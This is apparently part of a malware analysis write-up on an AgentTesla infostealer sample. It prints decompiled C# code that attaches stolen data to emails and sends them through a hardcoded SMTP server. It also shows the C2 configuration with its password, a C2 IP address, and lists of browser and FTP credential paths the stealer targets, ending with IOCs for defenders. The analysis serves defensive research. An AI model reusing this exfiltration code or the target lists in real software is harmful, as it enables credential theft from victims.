


Fig 37. Confirmation of the assembly load.

Final stage - AgentTesla

Interesting strings:

e33f29a3-d982-4bbb-b145-e4c33ad27d5d.exe
Unable to resolve HTTP prox
com.apple.Safari
get_IV
get_Key
get_KeySize
BlockCopy
HTTP Password
HttpWebResponse
HttpWebRequest
\NETGATE Technologies\BlackHawk\
http://ip-api.com/line/?fields=hosting
https://account.dyn.com/
{D5CDD505-2E9C-101B-9397-08002B2CF9AE}

String
_wsftpkey
CoreFTP
SOFTWARE\FTPWare\COREFTP\Sites
FTP Navigator
\FTP Navigator\Ftplist.txt
SmartFTP
SmartFTP\Client 2.0\Favorites\Quick Connect
WS_FTP
Ipswitch\WS_FTP\Sites\ws_ftp.ini
FtpCommander
\Program Files (x86)\FTP Commander Deluxe\Ftplist.txt
\Program Files (x86)\FTP Commander\Ftplist.txt
\cftp\Ftplist.txt
\VirtualStore\Program Files (x86)\FTP Commander\Ftplist.txt
\VirtualStore\Program Files (x86)\FTP Commander Deluxe\Ftplist.txt
FTPGetter
\FTPGetter\servers.xml

Size	Type	String
0a	A	SmtpClient
07	A	SmtpSSL
08	A	SmtpPort
0a	A	SmtpAttach
0a	A	SmtpServer
0a	A	SmtpSender
0c	A	SmtpPassword
0c	A	SmtpReceiver
0c	U	SmtpPassword
0a	U	SmtpServer
0b	U	smtp_server
0a	U	SMTPServer
0d	U	SMTP Password
08	U	SMTPHost
08	U	SMTPPass

Size	Type	String
11	U	Vivaldi\User Data
0a	U	Sleipnir 6
33	U	Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
0e	U	Liebao Browser
10	U	liebao\User Data
17	U	\8pecxstudios\Cyberfox\
10	U	Kometa\User Data
25	U	BraveSoftware\Brave-Browser\User Data
10	U	\Mozilla\icecat\
19	U	Sputnik\Sputnik\User Data
0d	U	Edge Chromium
18	U	Microsoft\Edge\User Data
11	U	\Mozilla\Firefox\
20	U	\NETGATE Technologies\BlackHawk\
17	U	Coowon\Coowon\User Data
0b	U	360 Browser
1a	U	360Chrome\Chrome\User Data
0f	U	Iridium Browser
11	U	Iridium\User Data
0e	U	Yandex Browser
1e	U	Yandex\YandexBrowser\User Data
10	U	Elements Browser
1a	U	Elements Browser\User Data
10	U	Chedot\User Data
1e	U	CatalinaGroup\Citrio\User Data
0b	U	CentBrowser
15	U	CentBrowser\User Data
0b	U	Thunderbird
0d	U	\Thunderbird\
11	U	Orbitum\User Data
12	U	QIP Surf\User Data
0d	U	Torch Browser
0f	U	Torch\User Data
15	U	7Star\7Star\User Data

Fig 38. Interesting strings from the sample. Only a snippet captured above as the malware contains plethora of useful information.




Fig 39. DIE info on the AgentTesla - already partially cleaned by de4dot as the name suggests.

The entry point of the malware is placed in **JZSxKZX()**, which immediately runs the application. Hopping around the initial logic (it is yet again control flow flattened) and following redirecting functions, we can see that the malware fetches the list of current running processes and gets the name and PID of itself. If it sees any other process that has the same name as the current process but different PID, it kills it.

```
// Token: 0x0600020A RID: 522 RVA: 0x00022A70 File Offset: 0x00020C70
public static void fQAGJUKUnFo()
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    try
    {
        string processName = Process.GetCurrentProcess().ProcessName;
        int id = Process.GetCurrentProcess().Id;
        Process[] processesByName = Process.GetProcessesByName(processName);
        foreach (Process process in processesByName)
        {
            if (process.Id != id)
            {
                process.Kill();
            }
        }
    }
    catch
    {
    }
}
```

Fig 40. Process enumeration function described above.

As we know from the malware family description, AgentTesla often utilizes SMTP as its exfiltration method. Based on the strings identified, we can see a lot of references to SMTP configuration. By enumerating for these string definitions in the sample, we encounter the C2 configuration of the sample - its server name, defined sender and credentials used for accessing the SMTP server.

```
// Token: 0x0400001C RID: 28
public static string SmtpServer = "mail.zqamcx.com";

// Token: 0x0400001D RID: 29
public static string SmtpSender = "servertwo@zqamcx.com";

// Token: 0x0400001E RID: 30
public static string SmtpPassword = "Anambraeast@";

// Token: 0x0400001F RID: 31
public static string SmtpReceiver = "server@zqamcx.com";

// Token: 0x04000020 RID: 32
```

Fig 41. C2 configuration for data exfiltration. This variant utilizes SMTP.

By using Analyzer against these string definitions, we land in function named **Tbv5Z1().** This function contains the logic behind data exfiltration, as seen below. It also shines a light on attachment creation with the stolen data that is then attached to the generated email message and iterated through using an enumerator.

```
}
try
{
    while (enumerator.MoveNext())
    {
        ZfmL zfmL = enumerator.Current;
        mailMessage.Attachments.Add(new Attachment(new MemoryStream(zfmL.FileBytes), zfmL.Filename, zfmL.MimeType));
    }
}
finally
{
    ((IDisposable)enumerator).Dispose();
}
IL_429:
SmtpClient smtpClient = new SmtpClient();
NetworkCredential networkCredential = new NetworkCredential(x6jwWOKZ.SmtpSender, x6jwWOKZ.SmtpPassword);
smtpClient.Host = x6jwWOKZ.SmtpServer;
smtpClient.EnableSsl = x6jwWOKZ.SmtpSSL;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = networkCredential;
smtpClient.Port = x6jwWOKZ.SmtpPort;
try
{
    smtpClient.Send(mailMessage);
}
catch
{
}
finally
{
    mailMessage.Attachments.Dispose();
    if (memoryStream != null)
    {
        memoryStream.Dispose();
```

Fig 42. SMTP client definition for data exfiltration.

The enumerator is defined as **ZfmL** class member that contains four enums - FileType, Extension, MimeType and FileBytes[]. It iterates through the gathered artifacts and attaches them to the message. What is also interesting is that we can directly see the name format applied to each attachment.

```
try
{
    while (enumerator.MoveNext())
    {
        ZfmL zfmL = enumerator.Current;
        mailMessage.Attachments.Add(new Attachment(new MemoryStream(zfmL.FileBytes), zfmL.Filename, zfmL.MimeType));
    }
}
finally
```

Fig 43. Enumerator logic that grabs file data and metadata from the current memory stream and adds them to exfil email.

Scrolling up through the **Tbv5Z1()** method, we find the naming scheme for attachments:

contentType.Name = Wp3 + "_" + DateTime.Now.ToString("yyyy_MM_dd_HH_mm_ss") + ".html"

```
Attachment attachment;
if (num == 15)
{
    attachment = new Attachment(memoryStream, contentType);
    num = 16;
}
if (num == 13)
{
    contentType.Name = Wp3 + "_" + DateTime.Now.ToString("yyyy_MM_dd_HH_mm_ss") + ".html";
    num = 14;
}
if (num == 9)
```

Fig 44. Attachment naming scheme mentioned above.

Wp3 is a local variable that is assigned whatever is passed to this function. It varies depending on the current grabbing function that invokes the C2 exfil function. Let's check an example of **Tbv5Z1()** usage by other method.




Fig 45. Tbv5Z1() method invocation - we can see that the first string passed to it contains two characters.

This example directly shows that **Wp3** local string is set as "KL" and appended to the naming constructor defined above. Two remaining functions assign different characters, but they follow the same scheme of two characters. Therefore, every attachment is named as follows:

<XY>_yyy_MM_dd_HH_mm_ss.<html, jpeg, jpg>

Another interesting string (**M3M**) is also accepted to the sender function **Tbv5Z1()**. It is defined as **mailMessage.Body** in it.

```
120                 }
121                 if (string.IsNullOrWhiteSpace(M3M))
122                 {
123                     num = 2;
124                     goto IL_2EC;
125                 }
126                 goto IL_35E;
127                 IL_375:
128                 if (num == 0)
129                 {
130                     num = 1;
131                 }
132                 if (num == 25)
133                 {
134                     break;
135                 }
136                 continue;
137                 IL_2EC:
138                 if (num == 21)
139                 {
140                     mailMessage.Body = M3M;
141                     num = 22;
```

Fig 46. M3M accepts a string, containing host info enumerated by QLS3HY().

By checking the enumerator function logic once again, we can see that **M3M** is passed as a result of **p6yfy.QLS3HY().** It gathers data such as public IP, hardware info, hostname, Windows OS version and name, creating a string to be passed as body of the email message.

```
while (num != 2);
try
{
    if (File.Exists(text))
    {
        FSUNVHQYQWB.Tbv5Z1(p6yfy.aIBSkCx7FXu("KL"), p6yfy.QLS3HY() + File.ReadAllText(text), null, 0);
        File.Delete(text);
    }
    FSUNVHQYQWB.Tbv5Z1(p6yfy.aIBSkCx7FXu("KL"), p6yfy.QLS3HY() + Lab, null, 0);
}
catch
{
private static string QLS3HY()
{
    int num = 0;
    string text;
    do
    {
        string[] array;
        if (num == 12)
        {
            array[10] = "<br>RAM: ";
            num = 13;
        }
        if (num == 16)
        {
            if (!x6jwWOKZ.PublicIpAddressGrab)
            {
                break;
            }
            num = 17;
        }
        if (num == 14)
        {
            array[12] = "<br>";
            num = 15;
        }
        if (num == 2)
        {
            array[0] = "Time: ";
            num = 3;
        }
        if (num == 10)
        {
            array[8] = "<br>CPU: ";
            num = 11;
        }
        if (num == 1)
        {
            array = new string[13];
            num = 2;
        }
        if (num == 17)
        {
            text = text + "IP Address: " + x6jwWOKZ.PublicIpAddress + "<br>";
            num = 18;
        }
        if (num == 9)
        {
            array[7] = dIgs7phB.smethod_0(dIgs7phB.v8tEHKa2P.OperatingSystemName);
            num = 10;
```

Fig 47. Host enumeration and grabbing function - QLS3HY().

HMACSHA256 hashing function **Az5()** is also applied to at least some of the artifacts gathered. The hashes are created and in tandem with other arguments passed to function **I4U8()**, they create an AES encryption and decryption with specific Initialization Vector, padding and mode, as seen below. Given enough time and effort, these functions can be reverse-engineered to decrypt the gathered data and see what was stolen in case of infection.

```
private static byte[] Az5(byte[] mqr9c6p54gO, byte[] S7FUE5, byte[] ESPonc, byte[] w9v9qgZCOaO, byte[] gIPMH1r2ev)
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    byte[] array4;
    try
    {
        byte[] array = ZeK3l2Zz8iZ.Pgv8pUoe(gbmasE.EGLfltl(mqr9c6p54gO, S7FUE5));
        byte[] array2 = new byte[32];
        using (HMACSHA256 hmacsha = new HMACSHA256())
        {
            array2 = new ZhzYms(hmacsha, array, ESPonc, 1).V4h(32);
        }
        byte[] array3 = new byte[16];
        array3[0] = 4;
        array3[1] = 14;
        Array.Copy(gIPMH1r2ev, 0, array3, 2, 14);
        NpXw3kw npXw3kw = new NpXw3kw();
        array4 = npXw3kw.I4U8(w9v9qgZCOaO, array2, array3);
    }
    catch
    {
        array4 = null;
    }
    return array4;
}
```

```
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    byte[] array;
    try
    {
        this.objrij.Key = xaDJ3z;
        this.objrij.IV = PsKN902Ak;
        this.objrij.Mode = CipherMode.CBC;
        this.objrij.Padding = PaddingMode.PKCS7;
        array = this.objrij.CreateEncryptor().TransformFinalBlock(byte_0, 0, byte_0.Length);
    }
    catch
    {
        throw;
    }
    return array;
}

// Token: 0x060001D2 RID: 466 RVA: 0x0001F8D0 File Offset: 0x0001DAD0
public byte[] I4U8(byte[] FXvp4, byte[] SQV, byte[] byte_0)
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    byte[] array;
    try
    {
        this.objrij.Mode = CipherMode.CBC;
        this.objrij.Key = SQV;
        this.objrij.IV = byte_0;
        this.objrij.Padding = PaddingMode.PKCS7;
        array = this.objrij.CreateDecryptor().TransformFinalBlock(FXvp4, 0, FXvp4.Length);
    }
```

Fig 48. HMACSHA256 and AES encryption/decryption routines inside the malware.

By going through identified namespaces in the Assembly Explorer, I've found **Z2Gii4S1OUS** namespace that contains classes responsible for artifact enumerating and subsequent grabbing. Each class is defined to grab different set of artifacts, be it browser profiles/credentials, database credentials, domain passwords, registry values etc. The functionality of AgentTesla lets the malicious user specify on what to fetch for and grab.




Fig 41. Example classes under the namespace and their methods used for artifact fetching and stealing.

The persistence mechanism hides under the malware persists under **x6JxHG7P1px()** method. It grabs **%APPDATA%** path from environment variable and places itself there under hardcoded directory. Full path to the persistence is **\AppData\Roaming\vAUTLl\vAUTLl.exe**




Fig 42. Persistence details of the AgentTesla sample.

Summary

To summarize our findings, the AgentTesla is extracted as a fourth stage in the infection chain. It persists under **\AppData\Roaming** folder as two separate files. One is a pseudorandomly generated executable loader from the previous stage and **vAUTLI.exe** is our AgentTesla sample that has its name hardcoded.

The sample gathers artifacts utilizing various classes with grabbing functions inside. Then, it creates a lists for enumerator to enumerate through. The enumerator, before its reset, creates attachments in a specific naming scheme and adds them to a new email message. The sender function then exfiltrates the data using hardcoded C2 configuration via SMTP protocol.

IOCs

Name	IOC
1st stage - IaGNP.exe	9ca515b794477e792d95386fb74f8efe7fba769a2a082c5ebb3cc2b7d2460a95
2nd stage - GB-lesson-forms.dll	134f73fec5873b2e639a4f197cc14ff965efce9b0f80fc31b0a8ab4ceef84edf
3rd stage - Tyrone.dll	8f4ca3d50431a8c259a4d9c0238d8c92fab7514fca833e9d323c0133b52d6bc2
Final stage - AgentTesla sample (e33f29a3-d982-4bbb-b145-e4c33ad27d5d.exe)	5c07413adaa601f8e0ce8e1a5bb0bc941d01464cfd8c76306a10b1ea6593624b
3rd stage persistence	<CurrentUser>\AppData\Roaming\JJyWGBPRBbedw.exe
AgentTesla persistence	<CurrentUser>\AppData\Roaming\vAUTLl\vAUTLl.exe
C2 SMTP configuration	Server: mail{.}zqamcx{.}com Sender: servertwo@zqamcx{.}com Receiver: server@zqamcx{.}com Password: Anambraeast@
Stolen data attachment naming scheme	<XY>_yyy_MM_dd_HH_mm_ss.<html, jpeg, jpg>
C2 IP	78.110.166.82